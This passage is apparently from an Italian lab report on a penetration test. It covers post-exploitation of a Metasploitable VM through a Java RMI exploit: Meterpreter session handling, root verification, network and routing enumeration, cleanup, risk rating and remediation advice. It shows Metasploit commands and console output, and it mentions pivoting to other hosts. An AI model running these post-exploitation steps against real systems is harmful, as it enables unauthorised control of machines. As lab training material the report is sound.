- **Senza la shell:** Dovresti parlare il linguaggio elettrico dei processori (complicatissimo).
- **Con la shell:** Scrivi `ipconfig` e il "capo cantiere" va a leggere i dati della rete e te li riporta in modo leggibile.

Avere ottenuto una shell su Metasploitable significa che ora siamo noi i proprietari del "capo cantiere" della vittima: lui eseguirà qualsiasi ordine noi scriveremo sulla tastiera della nostra macchina Kali.



---

9. Meterpreter e verifica identità

Obiettivo Gestire la sessione remota attiva e verificare i privilegi ottenuti sul sistema bersaglio per procedere con la raccolta delle prove finali.

Gestione della sessione (Backgrounding) Una volta aperta la sessione Meterpreter, è stato utilizzato il comando `background`. Questa operazione è fondamentale in ambito professionale poiché permette di "mettere in pausa" la connessione con la vittima senza chiuderla, tornando alla console principale di Metasploit per lanciare altri moduli o gestire più bersagli contemporaneamente.

Ripristino e Verifica Per riprendere il controllo, sono stati utilizzati i comandi:

- **`sessions -l`**: Questo comando elenca tutte le sessioni attive gestite da Metasploit. Nel nostro caso, identifica la sessione con **ID 1**, confermando che il tunnel verso **`sessions -i 1`**: Per interagire nuovamente con la macchina Metasploitable. Permette di "entrare" nuovamente nella sessione 1, riprendendo l'interazione diretta con il sistema vittima.

Test di identificazione Per confermare il successo totale dell'attacco, sono stati lanciati due comandi rapidi all'interno di Meterpreter:

1. **`sysinfo`**: Fornisce i metadati del sistema operativo target. L'output conferma che stiamo operando su una macchina **Linux** con architettura x86, denominata "metasploitable". Ha confermato che il sistema colpito è un server Linux (kernel 2.6.24) denominato "metasploitable".

2. **`getuid`**: Identifica l'utente con cui stiamo eseguendo i comandi Ha rivelato che la sessione opera con privilegi di **root**. Questo è l'esito migliore possibile: significa che abbiamo il controllo amministrativo totale e assoluto sulla vittima.

Spiegazione Semplificata

Per chi non è del settore, questo passaggio è come **"mettere in attesa una chiamata e controllare i propri poteri"**.

1. **Mettere in background** è come mettere un cliente in attesa: la linea resta aperta, ma noi possiamo fare altro sulla nostra scrivania. Quando siamo pronti, "riprendiamo la linea" (ID 1).

2. **Verificare l'identità (sysinfo/getuid)** è come aprire il portafoglio della vittima e scoprire non solo chi è, ma che abbiamo in mano le **"chiavi universali"** (root). In informatica, essere "root" significa essere il padrone assoluto del computer: possiamo leggere qualsiasi file, cancellare tutto o cambiare ogni impostazione senza che nessuno possa fermarci.

`sessions -l` e `-i 1`: Immagina di avere una centrale con molti schermi. `sessions -l` ti mostra quali uffici hai "agganciato" (in questo caso l'ufficio n.1). Con `-i 1`, decidi di sederti davanti allo schermo dell'ufficio n.1 per iniziare a lavorare. È come passare da una panoramica generale al controllo di una singola scrivania.

`sysinfo`: È come guardare la targa del computer per essere sicuri di non aver sbagliato stanza. Ci conferma marca e modello del sistema che abbiamo colpito.

`getuid` (La parte più importante): È come controllare il nostro badge all'interno del computer della vittima. Avendo ottenuto il nome **"root"**, significa che non siamo semplici ospiti o impiegati, ma siamo diventati l'**Amministratore Delegato**.

Nota: In informatica, essere "root" significa avere il potere supremo: puoi leggere i segreti di chiunque, cambiare le password e persino cancellare l'intero sistema senza che nessuno possa dirti di no.

```
[*] Backgrounding session 1...
msf exploit(multi/misc/java_rmi_server) > session -l
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(multi/misc/java_rmi_server) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information           Connection
  --  ----  ----                   -----------           ----------
  1         meterpreter java/linux  root @ metasploitable  192.168.11.111:4444 → 192.168.11.112:39339 (192.168.11.112)

msf exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > syninfo
[-] Unknown command: syninfo. Did you mean sysinfo? Run the help command for more details.
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuid
Server username: root
meterpreter >
```

10. Analisi di rete post-exploitation: Indirizzamento e Routing

Obiettivo Documentare la configurazione di rete interna della vittima e le sue rotte di instradamento per convalidare il successo dell'attacco e la corretta posizione del target nel laboratorio.

Verifica dell'indirizzo IP (ifconfig)

Una volta stabilita la sessione Meterpreter, è stato utilizzato il comando: **`ifconfig`**

L'output ha fornito i dettagli dell'interfaccia di rete `eth0` della vittima. L'evidenza principale è l'indirizzo **IPv4: 192.168.11.112**, che corrisponde esattamente al target Metasploitable designato. Questo comando conferma che abbiamo il controllo diretto sulla scheda di rete del server compromesso.

Analisi dell'instradamento (route -n)

Per comprendere come la vittima comunichi con il resto della rete, è stata aperta una shell di sistema ed è stato impartito il comando: **`route -n`**

L'analisi della tabella di routing del kernel Linux ha evidenziato:

- **Destination 192.168.11.0**: Indica che la vittima appartiene alla sottorete locale del progetto.
- **Iface eth0**: Conferma che tutto il traffico viene gestito dalla prima interfaccia di rete fisica.
- **Gateway**: Mostra come il traffico esce verso la rete esterna o verso le altre VLAN del laboratorio tramite il router.

Spiegazione Semplificata

Per chi non ha basi tecniche, questo capitolo rappresenta la **"mappatura finale della casa scassinata"**.

Dopo essere entrati nell'ufficio (compromissione) e aver ottenuto le chiavi del direttore (privilegi di root), abbiamo fatto due operazioni finali di controllo:

1. **Con `ifconfig`**, abbiamo controllato la targa sulla porta della stanza per essere certi al 100% di trovarci nell'ufficio `11.112`. È la conferma ufficiale che il nostro attacco è andato esattamente dove volevamo.
2. **Con `route -n`**, abbiamo guardato la pianta dell'edificio affissa al muro. Abbiamo scoperto quali corridoi (interfacce) usa il computer della vittima per mandare messaggi agli altri uffici e qual è la porta principale (gateway) che usa per uscire dall'edificio.

Queste informazioni sono preziose perché ci dicono come il computer della vittima è "collegato al mondo" e ci permettono, volendo, di usarlo come ponte per attaccare altri uffici nello stesso palazzo.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fda7:9880:7399:3122:3c12:d0ff:fe62:b220
IPv6 Netmask : ::
IPv6 Address : fe80::3c12:d0ff:fe62:b220
IPv6 Netmask : ::
```

Dettaglio tecnico della Tabella di Routing


All'interno dell'output del comando `route -n`, ogni colonna fornisce un'informazione vitale per capire come il sistema comunica:

- **Destination (Destinazione):** Indica l'indirizzo della rete o dell'host che il computer vuole raggiungere. Se il valore è `192.168.11.0`, significa che il computer sa come parlare con tutti i dispositivi che si trovano all'interno della nostra rete locale di progetto.
- **Gateway:** È l'indirizzo del "postino" di rete (solitamente il router pfSense). Se il computer deve inviare dati a un indirizzo che non fa parte della sua rete locale (ad esempio su Internet), li spedisce al Gateway, che si occuperà di instradarli correttamente verso l'esterno. Quando appare `0.0.0.0`, significa che non serve un gateway perché la destinazione è già nella rete locale.
- **Iface eth0 (Interfaccia):** Indica il componente fisico (la scheda di rete) utilizzato per inviare i dati. `eth0` è il nome standard della prima scheda di rete Ethernet su sistemi Linux.

Spiegazione Semplificata

Per i non addetti ai lavori, possiamo immaginare la tabella di routing come le **istruzioni per un ufficio postale**:

- **Destination (La Città):** È l'elenco delle zone che l'ufficio può servire. Se la lettera è indirizzata a qualcuno "in città" (`192.168.11.0`), il postino sa che può consegnarla direttamente.
- **Gateway (Il Centro di Smistamento):** Se la lettera è indirizzata a un'altra nazione (Internet), il postino non può andarci di persona. La porta al "Centro di Smistamento" (il Gateway), che si prenderà la responsabilità di farla arrivare a destinazione.
- **Iface eth0 (Il furgone):** È il mezzo fisico usato per il trasporto. Se avessimo un Wi-Fi, il mezzo sarebbe diverso, ma in questo ufficio usiamo il furgone numero 0 (`eth0`) per tutte le consegne.



---

11. Chiusura e pulizia

Obiettivo Concludere le attività di laboratorio in modo controllato, terminando la sessione Meterpreter e chiudendo il framework Metasploit per riportare l'ambiente di test a uno stato pulito e sicuro.

Termine della connessione remota

Una volta completata la raccolta delle evidenze, è fondamentale chiudere il canale di comunicazione con la vittima. All'interno del prompt di Meterpreter è stato digitato: **`exit`**

Il sistema ha risposto con `Shutting down session: 1`, confermando che il tunnel malevolo tra Kali (`192.168.11.111`) e Metasploitable (`192.168.11.112`) è stato interrotto definitivamente.

Verifica dello stato e chiusura di Metasploit

Per assicurarsi che non vi fossero sessioni residue "dimenticate" in background, è stato eseguito nuovamente: **`sessions -l`**

Come mostrato dall'evidenza, il framework ha restituito **"No active sessions"**, garantendo che nessun accesso non autorizzato sia rimasto attivo sul target. Infine, è stato chiuso il framework Metasploit tornando al terminale standard di Kali Linux tramite un ultimo comando `exit`.


Spiegazione Semplificata

Per chi non mastica informatica, questo passaggio finale è come **"uscire dall'edificio e chiudere a chiave"**.

Dopo aver finito il nostro lavoro nell'ufficio della vittima, non possiamo semplicemente andarcene lasciando la porta aperta o la microspia accesa.

1. **L'uscita da Meterpreter** è come spegnere la microspia e riprendersela: interrompiamo il collegamento così nessuno potrà usarlo dopo di noi.
2. **`sessions -l`** è il controllo finale: facciamo un giro del palazzo per assicurarci che tutte le luci siano spente e che non ci siano altre entrate aperte.
3. **L'uscita da Metasploit** è come rimettere la nostra borsa degli attrezzi nel furgone e tornare a casa.

In ambito professionale, questo si chiama **"ambiente pulito"**: un bravo esperto di sicurezza entra, dimostra il problema, e quando esce non lascia alcuna traccia che possa essere sfruttata da veri criminali.



---

12. Analisi dei risultati e Valutazione del Rischio

Obiettivo Valutare l'entità della compromissione ottenuta e determinare il livello di rischio per l'infrastruttura in base alle evidenze raccolte.

L'attività ha dimostrato che la vulnerabilità del servizio **Java RMI** sulla porta **1099** non è solo teorica, ma permette un controllo totale del sistema in pochi secondi.

Valutazione del Rischio (Matrice di Rischio)

- **Probabilità: Alta**. In presenza di servizi Java RMI esposti e non aggiornati, esistono exploit pubblici (come quello usato) che rendono l'attacco estremamente semplice da replicare.
- **Impatto: Critico**. L'ottenimento di una shell con privilegi di **root** permette all'attaccante di leggere dati sensibili, distruggere il sistema o usarlo come "testa di ponte" per attaccare altri server nella rete (movimento laterale).
- **Rischio Complessivo: Elevato**.

---

13. Raccomandazioni e Mitigazione (Remediation)

Per prevenire attacchi simili in un ambiente di produzione reale, si raccomandano le seguenti azioni:

1. **Chiusura delle porte non necessarie**: Se il servizio RMI non è indispensabile per le operazioni di business, la porta 1099 dovrebbe essere chiusa a livello di firewall.
2. **Aggiornamento del Software**: La vulnerabilità sfruttata è spesso legata a versioni obsolete di Java o del server applicativo. Implementare una politica di *Patch Management* rigorosa.
3. **Principio del Minimo Privilegio**: Il servizio Java non dovrebbe mai essere eseguito come utente "root". Eseguendo il servizio come utente limitato, anche in caso di compromissione, l'attaccante non avrebbe il controllo totale del sistema.
4. **Monitoraggio e Logging**: Implementare sistemi di Intrusion Detection (IDS) per rilevare scansioni Nmap o tentativi di connessione sospetti verso porte critiche.

Conclusioni Finali

Il progetto ha dimostrato concretamente come una singola falla in un servizio "legacy" (vecchio o non configurato bene) possa compromettere l'intera sicurezza di un server. L'uso combinato di **Nmap** per la scoperta e **Metasploit** per l'intrusione ha evidenziato l'importanza di un approccio alla sicurezza di tipo **"Defense in Depth"** (difesa in profondità): non basta una password, serve un monitoraggio costante e una configurazione blindata di ogni servizio esposto.